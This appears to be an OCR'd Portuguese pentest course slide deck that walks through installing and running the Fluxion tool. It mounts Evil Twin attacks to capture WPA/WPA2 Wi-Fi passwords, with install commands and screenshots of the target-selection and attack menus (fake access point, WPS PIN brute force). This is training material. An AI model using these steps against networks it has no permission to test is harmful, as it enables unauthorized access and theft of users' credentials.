Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:
http://vmzsolutions.com.br

Fluxion

Nessa aula, vamos tentar descobrir senhas de Wi-Fi WPA, WPA2, WEP, etc sem uma lista de senhas ou por força bruta. Vamos usar as técnicas de Evil Twin com uma ferramenta totalmente automática e fácil de usar, o Fluxion.

Fluxion

Ele possui os seguintes recursos:

- Verificando se a ferramenta está pré-instalada, obtendo-a via github se não for.
- Executando o script, instalando dependências, se necessário.
- Visão rápida sobre como usar Fluxion.
- Detalhado o walk-through e demonstração com explicação de texto e screenshots

...


- Demonstração em vídeo (não idêntica à demo escrita, mas quase a mesma)
- Secção de resolução de problemas (Troubleshooting)

Fluxion


Primeira coisa é instalar e se necessário, instalar as dependencias que faltam:

- git clone https://github.com/wi-fi-analyzer/fluxion
- cd fluxion/install/
- bash install.sh ou ./install.sh
- ./fluxion ou bash fluxion.sh


Fluxion


FLUXION 0.23
by Deltax, Strasharo a
Select your language
1) German
2) English
3) Romanian
4) Turkish
5) Spain
#>


Fluxion


FLUXION 0.23 < Fluxion Is The Future >
by Deltax, Strasharo and ApatheticEuphoria
Select an interface
1) wlan0 Atheros AR9565 ath9k
#? 1

Fluxion




Fluxion


WIFI LIST
ID MAC CHAN SECU PWR WPS ESSID
(*)Active clients
Select target. For rescan type r
#> 21


Fluxion


FLUXION 0.23 < Fluxion Is The Future >
by Deltax, Strasharo and ApatheticEuphoria
INFO WIFI
SSID =
Speed
BSSID = (CISCO SYSTEMS, INC.)
WPS =
Select Attack Option
1) FakeAP - Hostapd (Recommended)
2) FakeAP - airbase-ng (Slower connection)
3) WPS-SLAUGHTER - Bruteforce WPS Pin
4) Bruteforce - (Handshake is required)
5) Back
#> 1


Fluxion


File Edit View Search Terminal Help
FLUXION 0.23 < Fluxion Is The Future >
by Deltax, Strasharo and ApatheticEuphoria
INFO WIFI
SSID
Chan
Spee
BSSI
O SYSTEMS, INC.)
WPS
handshake location (Example: /home/new/fluxion.cap)
Press ENTER to skip
Path:

Fluxion


FLUXION 0.23 < Fluxion Is The Future >
by Deltax, Strasharo and ApatheticEuphoria
Handshake check
1) aircrack-ng (Miss chance)
2) pyrit
3) Back
#> 1

